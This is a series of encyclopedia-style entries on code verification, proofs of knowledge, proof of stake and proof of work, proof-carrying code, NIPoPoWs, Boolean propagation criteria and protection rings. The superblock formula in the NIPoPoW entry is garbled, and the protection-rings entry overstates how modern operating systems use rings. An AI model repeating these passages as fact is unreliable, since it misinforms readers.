However, it is still the case that, in certain applications, a more thoroughgoing approach is needed that addresses the security of the systems as a whole. For this research in recent years has concentrated on correct by construction approaches, in which one applies progressive refinements to a specification until code is produced at the most refined level. This originally required substantial human input, but more recently the amount of

automated assistance has increased. Examples of methods with such tool support are Event-B and the Abstract State Machine (ABS).

The above techniques, although they have important applications and motivations in security, are general-purpose techniques that could be applied to any system in need of high assurance of correctness. However, there are also some problems that are security specific. One of these is information flow, which is the problem of detecting and measuring illicit information leakage in computer systems. Applications include systems that process data at different security levels, for which information classified at a higher level should not leak to the lower level, and cryptographic devices, which should prevent any information about a cryptographic key from leaking to the outside world. Information flow, unlike the simpler properties addressed by commercially available static analysis tools, is often subtle and requires a thorough exploration of dependencies between program variables. Moreover, it is usually never possible to completely eliminate information flow, and so it must be quantified. Denning and Denning pioneered the study of information flow in code in the 1970s (Denning and Denning 1977), and substantial research has been done since then extending their approach concentrating on measuring information flow in code. See Sabelfeld and Myers (2003) for a survey of this area up through 2003.

Finally, model extraction, besides being used in model checking, also has uses as a reverse engineering tool for examining malicious code or code of uncertain provenance. In this case, model extraction may be applied to object code as well as source code. BitBlaze (Song et al. 2008) is a well-documented example of a tool that incorporates these techniques.

Applications and Experiments

Much of the impetus for research and development in formal methods has come from security, and code verification is no exception. Thus, many of the systems described in this entry have been used in developing code for secure systems. The Gypsy language and Gypsy Verification Environment were used to develop and verify an encrypted packet interface (Smith et al. 1981), at over 4200 lines of executable code, the largest program verified up to that time. Code verification was also been applied to smart card security in the 1990s; because of the limitations on code size, the problem was more tractable than operating systems for larger computers.

Verification efforts include the use of the B-method to verify the GEMPLUS smart card (Lanet and Requet 1998), and the use of SPARK to develop a security-critical component of the multiapplication operating system (MULTOS) (Chapman 2001), an operating system for smart cards. More recently, as formal verification methods have improved, they have been applied to problems of larger scale. For example, in the DARPA HACMs program (Fisher et al. 2017), they were applied to the verification of cyber-physical systems, such as flight controllers for unmanned aerial vehicles.

Open Problems and Future Directions

Formal methods for code verification have proved very successful in finding and preventing low-level security flaws in code, to the point at which they have been incorporated in commercially available tools. Moreover, among more complex and difficult security properties, there are a number of "worked examples," some of which have been resulted in commercial products that have been evaluated at the highest assurance levels of international criteria such as the ITSEC and the common criteria. However, code verification at this level is still a labor-intensive process requiring a significant amount of expertise. Substantial work is still required before it can become a standard part of the software engineering process.

Another open problem is how to best integrate the results of code verification into a coherent system security argument. For specifications that require that a certain functionality be invoked, this is straightforward. An example of such a specification would be one that requires that data be encrypted at certain points, and that the encryption algorithm be implemented according to its specification. However, security is also a "nonfunctional" property. Its nonfunctional requirements, such that data should not leak, or the system should minimize vulnerability against denial of service, are harder to guarantee. This is especially the case because these properties are never absolute, but must be quantified. This requires not only techniques for quantitative analysis and verification, but the development of appropriate system metrics that can be linked to properties proved at the code level.

Finally, we consider the verification of systems that are constructed via artificial intelligence methods, such as machine learning models. These

systems are not coded in the usual sense, but produced by training and self-modification. It is difficult to understand how this process works, and even more difficult to understand how to prevent it from misbehaving. Work on this problem is only just beginning. See Seshia, Sadigh, and Sastry (2022) for a discussion of this.

Proof of Knowledge Versus Proof of Membership

Berry Schoenmakers[117] ✉
(117) Department of Mathematics and Computer Science, Technische Universiteit Eindhoven, Eindhoven, The Netherlands

✉ **Berry Schoenmakers**
Email: berry@win.tue.nl

A basic interactive proof for a statement of the form $x \in L$, where L is some formal language, is often called a *proof of membership*. For instance, if L_H is the language of graphs containing a Hamiltonian cycle, a proof for the statement $x \in L_H$ shows that x is a Hamiltonian graph. However, the proof does not necessarily show that the prover actually *knows* a Hamiltonian cycle for the graph.

A *proof of knowledge* is similar to an interactive proof, except that the soundness condition is strengthened in the following way. Referring to the example statement $x \in L_H$, the verifier accepts the proof only if the prover actually knows a Hamiltonian cycle for x, where "knowing" is characterized as follows. Generally speaking, if one is given access to a successful prover for the statement $x \in L_H$, then one should be able to efficiently extract a Hamiltonian cycle for x. Such an efficient algorithm for extracting a Hamiltonian cycle (in this example) from a prover is called a *knowledge extractor*.

The formal notion of a proof of knowledge developed from the results in Bellare and Goldreich (1992), Feige et al. (1988), Feige and Shamir (1990), Goldreich (2001), and Goldwasser et al. (1989). Many zero-knowledge proofs of membership are in fact zero-knowledge proofs of

knowledge. The Fiat–Shamir identification protocol is an early example of a zero-knowledge proof of knowledge. The Schnorr identification protocol is another well-known example.

Proof of Stake

Peter Gaži[118] ✉

Definition

Proof of stake (PoS) refers to a class of consensus protocols for permissioned and permissionless cryptocurrency blockchains. The unifying idea behind these mechanisms is that the weight of protocol participants in contributing to the consensus (for example, the probability of being elected to create a block) is determined by the amount of stake they own in the respective cryptocurrency, as recorded in the blockchain itself.

Background

PoS is the most widely considered alternative to the proof of work (PoW) consensus mechanism used by Bitcoin and many other currently deployed cryptocurrencies.

The concept was first proposed on the Bitcoin forum (Quantum Mechanic, 2011). The main motivation for considering PoS has been to alleviate the need for expensive PoW computations and the associated electricity, resource, and environmental costs. Among the earliest deployed blockchains following the PoS paradigm were PPCoin (King and Nadal, 2012) and NXT (NXT Community, 2014).

It soon became clear that the approach comes with a new set of design challenges compared to PoW consensus, which highlighted the need for

provable-security treatment of PoS protocols.

Theory

The goal of any PoS protocol, or in general any distributed ledger protocol, is to construct – via a continuing interaction of protocol participants – an ever-growing transaction *ledger*. This ledger needs to achieve two main security properties: (1) *consistency* (sometimes called *persistence*) asking that any transaction considered stable will never be reverted in the future and (2) *liveness*, requiring that new transactions are eventually added into the ledger. Moreover, to support large-scale deployments, a PoS protocol is typically required to achieve atomic progress with participant computational and communication complexity that is sublinear in the number of stakeholders.

A key concept in the description of any PoS protocol is a *stake distribution*. For some fixed point in time during the execution of a PoS protocol, the stake distribution corresponding to this time is the complete information about how all of the stake in the system (i.e., all the coins tracked by the ledger) are attributed to the individual entities at that time. These entities are usually identified by cryptographic public keys.

Broadly speaking, PoS protocols operate as follows: the protocol reads out from the already-constructed ledger the stake distribution corresponding to some time t in the recent past, such that there is agreement among all participants about the state of the ledger up to t and hence also about the stake distribution SD_t corresponding to t. The goal is then to continue extending the ledger with further records of transactions transferring stake among protocol participants. Toward this goal, the protocol attributes distinguished roles to its participants proportionally to the amount of stake they control in SD_t. The simplest example of such a role is the right to create a new block and append it to a blockchain data structure carrying the ledger, but different protocols might utilize different roles and data structures.

Role attribution is typically performed in a randomized manner – in this case one often talks about the *protocol lottery* that assigns roles to participants. As there is no trusted source of randomness external to the protocol, it is essential that the protocol itself is capable of generating unpredictable values based on the previous transcript of the protocol, which then serve for randomizing the lottery. The crucial property of this so-called

randomness beacon is that its generating mechanism must withstand any adversarial attempts to significantly bias it from malicious participants in the protocol, as otherwise the protocol lottery would produce biased results and the distinguished protocol roles could be disproportionately attributed to adversarial entities who wish to violate the security of the protocol. Several cryptographic tools have been used in PoS protocol design to construct robust randomness beacons, such as publicly verifiable secret sharing, deterministic threshold signatures, (threshold) verifiable random functions, and verifiable delay functions.

As a direct analog to the PoW blockchains, where security is based on the assumption that the majority of computational power invested into the proofs of work is controlled by entities following the protocol (often called *honest*), the central assumption made by PoS protocols is that a sufficient fraction of the stake in the system is controlled by honest participants. Beyond this main assumption, PoS protocols also rely on a private setup assumption in the form of a public-key directory (typically recorded in the first block), while PoW blockchains can be bootstrapped using public setup only. Finally, many PoS protocols rely on the assumption of secure erasures to prevent certain long-range attacks, although alternative approaches to address this threat exist – e.g., using verifiable delay functions (Deb et al., 2021).

Existing PoS protocols can roughly be split into two main categories discussed next.

Nakamoto-Style PoS

The first class, often called “longest-chain rule PoS” or “Nakamoto-style PoS,” is directly inspired by Nakamoto’s Bitcoin protocol. The participants are elected by the protocol lottery for a single distinguished role: that of a block producer. Whenever an honest party is elected to be a block producer, they create a block (containing new transactions to be appended to the ledger) that extends the longest chain of blocks they have seen so far and broadcasts this new block to their peers. Any party then maintains the longest chain seen so far as their current state of the ledger. The Snow White protocol (Daian et al., 2019) and the Ouroboros family (Kiayias et al., 2017; David et al., 2018; Badertscher et al., 2018) are examples of PoS protocols from this class.

Nakamoto-style PoS inherits several properties from its PoW counterpart. Consensus is typically achieved in a gradual fashion, each block's stability increases with the number of blocks created on top of it, and transactions in very recent blocks may be reverted if a longer chain is formed that does not contain them. Protocols from this class can tolerate unannounced fluctuations in participation and achieve security as long as more than $1/2$ of the active stake is controlled by honest participants in settings where a bound on network delays is (roughly) known.

PoS via Iterated Byzantine Agreement

The second class, called "iterated Byzantine Agreement" protocols, takes a different approach, where participants repeatedly iterate a classical Byzantine Agreement (BA) protocol for each block before moving to the next block. This structure ensures that a block is guaranteed to remain stable after its respective instance of BA successfully terminated. The Algorand PoS protocol (Chen and Micali, 2017) is following this paradigm, and some of the BA protocols designed as underlying building blocks for PoS protocols include Tendermint (Buchman et al., 2018) and HotStuff (Yin et al., 2019).

Iterated BA protocols share many features with the classical BA protocols that are at the heart of their design. They typically cannot tolerate wide unannounced participation fluctuations but can provide consistency guarantees even in partially synchronous settings and often rely on the assumption of a $2/3$ of the total stake being in honest hands.

In terms of participation, the most general setting for which PoS protocols are designed is sometimes called *permissionless*, as it allows any new party to join the protocol execution and participate in the consensus by simply acquiring some stake. Note that this might be more restrictive than the "permissionlessness" provided by PoW protocols, where mere access to computational power allows a new party to participate. A more closed *permissioned* setting is often also considered, where some central authority determines the set of parties that are allowed to participate.

A final interesting aspect of practically deployed PoS protocols is *delegation*. While in theory most of the protocols expect all stakeholders to perform the appropriate action whenever elected by the protocol lottery themselves, practical deployments of PoS protocols often allow

stakeholders to delegate this right to other entities (sometimes called *stake pools* in reference to the mining pools in PoW ecosystems).

Proof of Work

Synonyms

Computational puzzles; Client puzzles

Definition

Proof of Work (PoW) refers to a proof that a number of computational steps were performed by the proving party during a specific time interval.

Theory

A PoW scheme is executed between a prover and a verifier. Typically, the verifier challenges the prover to generate a proof with a random challenge, ensuring that the prover has not *precomputed* its response ahead of time. PoW schemes also offer the option of calibrating proof *hardness*, that is, harder proofs should take more computational steps to generate.

Similarly to proof systems, a PoW scheme should be at minimum complete and sound; complete in the sense that an honest prover always constructs a valid proof, and sound in the sense that generating a valid proof has no computational shortcuts and thus should be *moderately* hard.

Depending on the application, additional security properties have been considered in the literature. The first one is *fast verification*, i.e., that the computational effort required by the verifier should be considerably smaller than that of the prover. This property makes the scheme asymmetric, as it

allows a single weak verifier to check PoWs possibly created by stronger provers. Another important property is *amortization resistance*, which dictates that generating k PoWs should take k times the computational effort needed to generate a single one. This property is important in settings where PoWs are used to guarantee fairness, as it implies that the number of PoWs created by different parties reflects their computational power. Finally, to reduce the communication complexity of distributed protocols, PoW schemes that are *non-interactive* or *publicly verifiable* have been considered.

Many constructions that provably achieve the properties mentioned above have appeared in the literature (Back, 2002; Coelho, 2008; Ball et al., 2018). The security of most of them has been analyzed in idealized models such as the Random Oracle model. Few PoW schemes, e.g., Ball et al. (2018), have been analyzed under standard model assumptions. The most widely used PoW construction is Hashcash (Back, 2002), which in its simplest form involves hashing the verifier's challenge c together with a nonce value n repeatedly, until a hash value smaller than some target T is found, i.e., until $H(c, n) < T$, where H is a hash function.

Analogously to how the prover needs to perform a number of computational steps to compute a PoW, similar schemes that make use of different "resources" have been developed, including Time-Lock Puzzles (Rivest et al., 1996) where the resource is sequential steps and Proof of Space (Dziembowski et al., 2015) where the resource is disk space. The term PoW is also used sometimes to refer to these schemes.

Applications

The main areas that PoW has found application in are mitigating Denial-of-Service attacks (Juels and Brainard, 1999; Stebila et al., 2011), reducing e-mail spam (Dwork and Naor, 1992), and lately in blockchain protocols such as Bitcoin (Nakamoto, 2008). In most of these applications, PoWs are used to limit the amount of protocol messages parties are able to send in a fair manner.

The application with the most impact among them is arguably blockchain protocols. There, PoW is used (i) as a mechanism to fairly throttle the generation of protocol-related messages in order to avoid domination of the protocol by adversarial parties and ensure liveness and

(ii) for electing a leader that helps parties reach agreement regarding the list of valid transactions in the system. In addition, it has been suggested to use PoW to ensure fairness in a number of subsequent works (Garay et al., 2015; Pass and Shi, 2017).

Open Problems and Future Directions

Most of the PoW constructions used in practice have been analyzed in idealized computational models. It remains an open problem to design practical constructions whose security is based on well-understood "standard model" assumptions.

In addition, the wide deployment of PoWs in blockchain protocols has also raised energy efficiency questions. Most blockchain protocols use hash-based PoW schemes which work by repeatedly evaluating a hash function at random points. This process is non-useful outside the protocol, while the total energy consumption has been estimated to be close to that of a medium-size country (O'Dwyer and Malone, 2014). Developing a PoW scheme that redirects the computational effort needed to generate a proof to solving *useful* problems without compromising security is thus an interesting open problem, cf. (Fitzi et al., 2022).

Proof-Carrying Code

George Necula[120] ✉
(120) Electrical Engineering and Computer Science, University of California, Berkeley, CA, USA

✉ **George Necula**
Email: necula@cs.berkeley.edu

Definition

Proof-Carrying Code (PCC) is a general mechanism for verifying that a code fragment can be executed safely on a host system. The key technical detail that makes PCC simple yet very powerful is that the code fragment is required to be accompanied by a detailed and precise explanation of why it satisfies the safety policy. This leaves the code receiver with the simple task of verifying that the explanation is correct and that it matches the code in question.

Background

More and more software systems are designed and built to be extensible and configurable dynamically. The extensions can be in the form of software upgrades, add-on modules, plugins, or applets. When the producer of the extension is not trusted, there is a need for a general mechanism that can be used to allow even untrusted system extensions to be integrated into an existing software system without compromising the stability and security of the host system.

Proof-Carrying Code (PCC) (Necula 1997; Necula and Lee 1996) was designed to be a *general* mechanism that allows the receiver of code

(referred to as the *host*) to check *quickly* and *easily* that the code has certain safety properties. The key technical detail that makes PCC very general yet very simple is a requirement that the untrusted code producer cooperates with the host by attaching to the code an "explanation" of why the code complies with the safety policy. Then all that the host has to do to ensure the safe execution of the code is to define a framework in which the "explanation" must be conducted, along with a simple yet sufficiently strong mechanism for checking that (a) the explanation is acceptable (i.e., is within the established framework), that (b) the explanation pertains to the safety policy that the host wishes to enforce, and (c) that the explanation matches the actual untrusted code.

Below is a list of the most important ways in which PCC improves over other existing techniques for enforcing safe execution of untrusted code:

- *PCC operates at* load time *before the untrusted code is installed in the host system*. This is in contrast with techniques that enforce the safety policy by relying on extensive run-time checking (Wahbe et al. 1993) or even interpretation (Lindholm and Yellin 1997; McCanne and Jacobson 1993). As a result, PCC codes can run at native-code speed.

  Additionally, by doing the checking at load time, it becomes possible to enforce certain safety policies that are hard or impossible to enforce at run time. For example, by examining the untrusted code and the associated "explanation," PCC can verify that a certain interrupt routine terminates within a given number of instructions executed, or that a video frame rendering code can keep up with a given frame rate. Run-time enforcement of timing properties of such fine granularity is hard.
- *The PCC-trusted infrastructure is* small. The PCC checker is simple and small because it has to do a relatively simple task. In particular, PCC does not have to discover on its own whether and why the code meets the safety policy.
- *For the same reason, PCC can operate even on codes expressed in native-code form*. And because PCC can verify the code after compilation and optimization, the checked code is ready to run without needing an additional interpreter or compiler on the host. This has serious software engineering advantages since it reduces the amount of security-critical code, and it is also a benefit when the host environment is too small to contain an interpreter or a compiler, such as is the case for many embedded software systems.

- *PCC is* general. All PCC has to do is to verify safety explanations and to match them with the code and the safety policy. By standardizing a language for expressing the explanations and a formalism for expressing the safety policies, it is possible to implement a single algorithm that can perform the required check, for any code, any valid explanation, and a large class of safety policies. In this sense, a single implementation of PCC can be used for checking a variety of safety policies.

The PCC infrastructure is designed to complement a cryptographic authentication infrastructure (Microsoft Corporation 1996). While cryptographic techniques such as digital signatures can be used by the host to verify external properties of the untrusted code, such as freshness and authenticity, or the author's identity, the PCC infrastructure checks internal semantic properties of the code such as what the code does and what it does not do. This enables the host to prevent safety breaches due to either malicious intent (for codes originating from untrusted sources) or due to programming errors (for codes originating from trusted sources).

Theory and Applications

There are several concrete representation of the "explanations" mentioned above. Safety explanations must be precise and comprehensive, just like formal proofs. In fact, in the first realization of a PCC architecture (Necula 1997), the explanations were precisely formal proofs. Early PCC proofs were represented using a variant of λ-calculus called the Edinburgh Logical Framework (LF) (Harper et al. 1993). The major advantage of this approach is that proof checking can be accomplished using a relatively simple and well-understood LF-type checker.

It is possible to obtain a more compact representation of proofs if the proof checker is augmented with the ability to predict at each step in the proof the possible ways to proceed. The proof can then be presented as a stream of bits that act as an oracle allowing the proof checker to choose the correct way forward. Depending on the complexity of the safety policy and the corresponding proof system, proofs represented as oracles can be up to 30 times smaller than syntactic representation of proofs (Necula and Rahul 2001).

The most difficult challenge when using PCC is proof generation. One way this can be achieved is to start with programs written in a high-level

language for which we have checkers for the safety policy of interest. For example, for memory safety, we may want to start with a type-safe high-level language, such as Java. In this case, the type checker must be modified to record an independently checkable proof that the program is well typed. Next, we change the compiler to translate not just the code but also the proof. Such a *certifying compiler* (Colby et al. 2000) produces low-level code and a matching proof of safety completely automatically.

Another difficult problem with PCC is the choice of the safety rules and the associated checker. The early instantiations of PCC used relatively high-level safety rules (e.g., based on the typing rules for the Java language). This results in fairly small proofs, but at the expense of a rigid safety policy (only programs that can be proved safe with the given rules are accepted) and a somewhat large proof checker. Furthermore, the proof that such safety rules enforce the desired safety policy (e.g., memory safety) requires a separate effort that is not machine checkable. These observations motivated the work on *Foundational Proof Carrying Code* (Appel and Felty 2000; Hamid et al. 2002), where the proof rules are restricted to the semantics of machine instructions, and the proof accompanying the code must explicitly establish, down to the foundations of mathematics, all required concepts and must prove explicitly any needed properties of these concepts.

Experimental Results

The largest experiment in terms of code size performed with PCC was in the context of a certifying compiler from Java to Intel x86 native code. The safety property being certified was that the optimized machine code is memory safe (Colby et al. 2000). The experiments were carried out on over 300 Java packages. The largest was the HotJava web browser, consisting of over 200 k lines of code, which translate to a 2.7 MB machine code executable. Proof sizes, using the oracle representation, were around 12% of the machine-code size. Proof checking for the HotJava browser took about 50 s on a 400-MHz machine.

In terms of expressiveness of the safety policies, Foundational Proof Carrying Code was applied to low-level code that uses hardware interrups and preemptive threads (Feng et al. 2009), and even to self-modifying code (Cai et al. 2007).

Proofs of Proof-of-Work

Dionysis Zindros[121] ✉
(121) Stanford University, Stanford, CA, USA

Definition

Proofs of Proof of Work (PoPoWs) are a primitive that allows parties who witness the lifecycle of a proof-of-work blockchain to prove facts about this chain to third-party *verifiers* who are not participants in the blockchain network.

Background

During the execution of blockchain protocols based on proof of work, chains of blocks containing transactions are created. While mining nodes and full nodes, who participate in the generation and validation of blocks, are typically always online, this is not the case for *late joining clients*. These clients are interested in retrieving information about the state of the system. Such information of interest can be, for example, their balance. Clients can be offline for long periods of time. Contrary to full nodes, clients are not interested in every event recorded on the chain, but only to those events that concern them in particular.

PoPoWs allow full nodes to prove facts about the underlying chain to such clients. The full node providing such proofs is known as a *prover*, while the client verifying the claim is known as the *verifier*, following the related literature in zero-knowledge proofs (in cryptography) and interactive proof systems (in complexity theory). In this protocol, verifiers have the opportunity to remain offline for long periods of time and to quickly synchronize with the network when they reconnect to it. Different

from classical interactive proof protocols, PoPoWs require verifiers to connect to multiple provers to receive potentially conflicting claims. The job of the verifier is to ascertain which prover claims are fraudulent and which are truthful, provided that they are connected to at least one honest prover.

PoPoWs can be interactive or non-interactive. In Non-Interactive Proofs of Proof of Work (NIPoPoWs), each prover must independently provide his/her proof to the verifier. After receiving the request to provide a proof, the provers cannot interact with one another. Additionally, the verifier cannot interact with them to interrogate them about the veracity of their claims, and the requests cannot be adaptive. The single round of communication works as follows: initially the provers learn about the predicate that they have been requested to prove. Such a predicate could ask, for example, whether an account's balance has a certain value. Next, each of them generates a *proof* of the truthfulness or falsity of that predicate by inspecting their local chain. These proofs are strings that are sent from each prover to the verifier. The verifier receives all these proofs and must decide which of them is truthful, without further interaction with the provers. In addition to the protocol primitive, the proof strings themselves are known as *NIPoPoWs*.

The first NIPoPoW protocol was put forth together with the invention of blockchains and Bitcoin (Nakamoto, 2008) and is termed *Simple Payment Verification* (SPV). In that protocol, all proof of work is sent from the prover to the verifier, but transactions that are not of interest are pruned. These proofs grow linearly in the execution time of the underlying blockchain because they must include a constant amount of additional data for each block produced in the underlying chain. These data, termed the *block headers*, contain proof of work and allow the verifier to choose the chain with the most proof of work.

The term *PoPoW* was introduced in *Proofs of Proof of Work with Sublinear Complexity* (Kiayias et al., 2016). The term *NIPoPoW* was introduced in *Non-Interactive Proofs of Proof of Work* (Kiayias et al., 2020). In that work, the problem of whether such non-interactive proofs can attain sublinear size is posited and answered in the affirmative by a construction which achieves NIPoPoWs polylogarithmic in the execution time. NIPoPoWs that are polylogarithmic or better in size are termed *succinct*. The follow-up work of *FlyClient* (Bünz et al., 2020) proposes a

different instantiation of the NIPoPoW primitive and improves upon the original approach, providing a different style of succinct NIPoPoWs.

Theory

The three known approaches to constructing succinct NIPoPoWs are *superblock*-based NIPoPoWs, *FlyClient* NIPoPoWs, and zero-knowledge NIPoPoWs (Bonneau et al., 2020; Vesely et al., 2022).

Superblock-based NIPoPoWs were put forth in the paper *Non-Interactive Proofs of Proof of Work* (Kiayias et al., 2020) and are based on the concept of *superblocks*. A *superblock* is a block that has attained much more proof of work than required for block validity. More specifically, any valid chain block B satisfies the proof-of-work equation $H(B) \leq T$, where H denotes a cryptographic hash function and T denotes a *mining target*, a small number that makes the mining problem moderately hard. Superblocks satisfy this bound in a stronger fashion compared to regular blocks. For those blocks, it holds that $\Pi = \frac{\lambda}{\mathbb{E}}[e^{\lambda L}]$ for some integer $\mu > 0$. The exponent μ indicates the *superblock level*, with higher levels denoting blocks that capture more proof of work. Superblock-based NIPoPoWs use these superblocks to sample the underlying proof of work of the chain by omitting low-level blocks. As such, the proofs consist of only a sufficiently high level of superblocks. The sampling becomes more frequent toward the tip of the chain (i.e., the more recently generated blocks). The proof is constructed by assembling all the sampled block headers into a string.

FlyClient NIPoPoWs were put forth in *FlyClient* (Bünz et al., 2020) and are based on the *Fiat—Shamir* heuristic. Contrary to superblock-based constructions, the sampling is performed at random and not based on some block property. Similarly to the Fiat–Shamir heuristic when applied to Σ protocols, some sufficiently unbiased randomness is assumed to be obtained by taking the output of a cryptographically secure hash function H and treating it as a seed for the sampling process. The input to the hash function in this case comes from data in the chain itself. As in the superblock-based construction, sampling becomes more frequent near the tip of the chain. Because the sampling takes place based on randomness, which is emitted from the chain itself, the samples change as the chain grows. The FlyClient construction does not require the assumption that the mining difficulty remains constant throughout the execution. However, the FlyClient

construction does not allow for online updates of a proof, cf. the concept of logarithmic-space mining (Kiayias et al., 2021).

Superblock- and FlyClient-based NIPoPoWs are simple constructions and achieve polylogarithmic complexity. Zero-knowledge NIPoPoWs can achieve polylogarithmic or constant complexity depending on the underlying scheme utilized. Simple *interactive* PoPoWs can be constructed with *constant* communication complexity (Scaffino et al., 2022).

Application

NIPoPoWs have two important applications: the construction of *superlight clients* and *trustless cross-chain bridges*.

Superlight clients are efficient blockchain clients that run on devices with limited connectivity and bandwidth such as smartphones. They may remain offline for large periods of time. When they boot up again, they wish to quickly learn facts about the underlying blockchain but do not have the bandwidth to download data from the network of size linear to their downtime.

Cross-chain bridges allow the movement of data from one blockchain to another. When bridging, it is desired that validators of different blockchains do not need to connect to their counterpart networks. Toward that goal, information can be passed from one blockchain to another using a NIPoPoW. The NIPoPoW proofs are processed by smart contracts (on-chain programs) that function as NIPoPoW verifiers; they are on-chain superlight clients. Due to the high gas cost of running programs on-chain (which translates to a real financial cost), the succinct nature of NIPoPoWs becomes critical for the viability of these implementations. NIPoPoWs are only useful for consuming data sourced from proof-of-work-based blockchains (Kiayias and Zindros, 2019) and do not work for proof-of-stake blockchains.

NIPoPoWs lie at the heart of trustless bridges but have so far seen limited adoption in production settings. In most of the practical applications so far, they are instead replaced by trusted third parties or groups of third parties (federated authorities) in the form of smart contract oracles.

Open Problems and Future Directions

There are no efficient NIPoPoWs proposed so far that have constant size without a trusted setup. Both polylogarithmic NIPoPoWs and constant interactive PoPoWs rely on the Random Oracle model. In the case of superblocks, the Random Oracle ensures the unbiased distribution of superblocks in the output of the mining process (Karantias et al., 2019). In the case of FlyClient, the Random Oracle ensures that the output of the Fiat–Shamir sampling process is mostly unbiased.

It is not known whether superblock-based NIPoPoWs work in the variable difficulty setting. It is not known if NIPoPoWs are affected by a temporary dishonest majority in hashing power.

The respective construction in proof-of-stake systems is known as *(Non-Interactive) Proofs of Proof of Stake* ((NI)PoPoS) and is also an active area of research investigation.

Propagation Characteristics of Boolean Functions

Claude Carlet[122] ✉
(122) Département de mathématiques and LAGA, Université Paris 8, Saint-Denis Cedex, France

✉ **Claude Carlet**
Email: Claude.Carlet@inria.fr

Definition

Parameter quantifying the diffusion of a Boolean function.

Background

Boolean functions.

Theory

Let n and l be positive integers such that $l \leq n$. Let $f : F_2^n \mapsto F_2$ be a Boolean function and let $a \in F_2^n$. We denote by $D_a f$ the *derivative* of f with respect to a, that is, $D_a f(x) = f(x) \oplus f(a + x)$. This notion is related to the differential attack (Differential Cryptanalysis for Block Ciphers).

The function f satisfies the *propagation criterion* $PC(l)$ of degree l if, for all $a \neq 0$ of weight at most l, the function $D_a f$ is balanced (that is, takes the values 0 and 1 equally often) (Preneel et al. 1991). In other words, f satisfies $PC(l)$ if the auto-correlation coefficient $\sum_{x \in F_2^n} (-1)^{f(x) \oplus f(x+a)}$ is

null for every $a \in F_2^n$ such that $1 \le w_H(a) \le l$, where w_H denotes the Hamming weight. The strict avalanche criterion *SAC* corresponds to *PC*(1).

The functions satisfying *PC*(*n*) are the bent functions (Nonlinearity of Boolean Functions).

If *n* is even, then *PC*(*n* − 2) implies *PC*(*n*). Since bent functions are never balanced, there exist balanced *n*-variable *PC*(*l*) functions for *n* even only if $l \le n - 3$. For odd $n \ge 3$, the functions satisfying *PC*(*n*−1) are those functions of the form $g(x_1 \oplus x_n, \ldots, x_{n-1} \oplus x_n) \oplus \ell(x)$, where *g* is bent and ℓ is affine, and the *PC*(*n* − 2) functions are those functions of a similar form, but where, for at most one index *i*, the term $x_i \oplus x_n$ may be replaced by x_i or by x_n.

The only known upper bound on the algebraic degree (Boolean Functions) of a *PC*(*l*) function is *n* − 1. A lower bound on the nonlinearity (Boolean Functions) of *PC*(*l*) functions exists: $\mathcal{N}L(f) \ge 2^{n-1} - 2^{n-\frac{1}{2}l-1}$. Equality can occur only if $l = n - 1$ (*n* odd) and $l = n$ (*n* even).

Constructions of *PC*(*l*) functions have been given in Kurosawa and Satoh (1997), for instance.

It is needed, for some cryptographic applications, to have Boolean functions that still satisfy *PC*(*l*) when we keep constant a certain number *k* of their coordinates (whatever are these coordinates and whatever are the constant values chosen for them). We say that such functions satisfy the *propagation criterion PC(l) of order k*. This notion, introduced in Preneel et al. (1991), is a generalization of the strict avalanche criterion of order *k*, *SAC*(*k*), introduced in Forré (1989). *SAC*(*k*) functions, that is, *PC*(1) of order *k* functions, have algebraic degrees at most $n - k - 1$ (see Preneel et al. 1991). A construction of *PC*(*l*) of order *k* functions based on Maiorana–McFarland's method is given in Kurosawa and Satoh (1997).

There exists another notion, similar to *PC*(*l*) of order *k*, but stronger (Preneel et al. 1991): a Boolean function satisfies *EPC*(*l*) of order *k* if every derivative $D_a f$ corresponding to a direction $a \ne 0$ of weight at most *l* is *k*-resilient (Correlation Immune and Rodent Boolean Functions).

Protection Rings

Jeffrey J. Wiley[123] ✉

Email: Jeffrey'J'Wiley@raytheon.com

Definition

Protection rings are a hierarchical system architecture that separates levels of interaction within an operating system in order to provide fault protection among computer users, components, applications, and processes.

Background

Prior to the implementation of protection rings, all computer processing elements executed in the same processing space. This arrangement meant that when any component or process failed, it had the ability to affect other processes that were running normally. This potential often resulted in numerous process crashes despite their only being one original process fault. The Multics operating system, developed in the 1960s, is widely attributed as the first operating systems to implement the concept of protection rings.


Theory

Protection rings provide the OS a layered, hierarchical approach for protecting the integrity and availability of processes and operations running on the system. The layering approach, called rings, provides separate logical areas within the OS for processes to run.

Protection rings use several techniques to achieve this separation.

First, the OS and all of its processes, functions, user applications, etc., are apportioned to a specific ring. This ring is the only place where these processes are permitted to execute. If a process needs other outside processes or resources, it must communicate within the protection ring construct as described below.

Second, communications between each ring are strictly controlled. Each layer only works with the layer above/ below it. As an example, Ring 3 talks to Ring 2 and not Ring 1 or 0. Ring 2 talks to Ring 1 and Ring 3, but not Ring 0.



Ring #	What runs there	Remarks
Ring 3	Applications and programs	User level
Ring 2	I/O driver and utilities	Hardware abstraction layer (HAL)
Ring 1	OS components not in kernel	Trusted level
Ring 0	Operating system kernel	Trusted level

Third, permission and access control rules are established for all processes. Ring 0 is where the operating system kernel resides and runs. This ring has the highest level of system permissions so that it may execute the myriad of processes it is responsible for. This level of permission is referred to as kernel, privileged, and/or supervisor mode. In this mode, privileged instructions are executed and protected areas of memory may be accessed. Ring 1 is typically where other OS components that are not in the kernel run. This ring also runs in privileged mode. Ring 2 is where software-like device drivers run. This ring can be thought of as the hardware abstraction layer (HAL). Ring 3 is where user applications and programs run. This ring has the least amount of privileges and permissions and is said to run in user mode. As such, certain processes or instructions may not be executed by user applications. When such processes are required, the user application will issue a system call to the next ring in order to obtain the appropriate service.

This type of segmentation allows for process isolation and it helps ensure that one process does not adversely affect another. For example, if one process crashes, it does not cause another process running to fail.

Applications

Modern operating systems generally use four protection rings, as shown in Fig. 1; however, there is no actual limitation on the number of rings used. The use of protection rings provides a logical space for the levels of execution and permissions. Through its use of permissions and access control on processes within the ring structure, it protects system resources and protects data (dynamic and stored). Rings can also help provide network security and protect both network resources and exchanged data.

Protection Rings, Fig. 1 Protection rings. (Shon Harris (2008) CISSP certification all-in-one exam guide. Reprinted by permission of The McGraw-Hill)

Though protection rings were initially created out of purely a functionality concern, they are now recognized as a valuable technique providing information security. Protection rings help ensure both integrity (I) and availability (A) of the C-I-A triad.

Challenges

There are several challenges to the application of protection rings in an operating system. One challenge is the cost in terms of CPU overhead to handle all the interrupts, messaging, and context switches required to utilize a full set of protections rings. While the cost per interrupt or request may not be high in a single instance, in today's multiprocessing environment, this cost can be extremely high and limit the use of protection rings to non-real-time implementations for systems requiring high security (e.g., a governmental system).

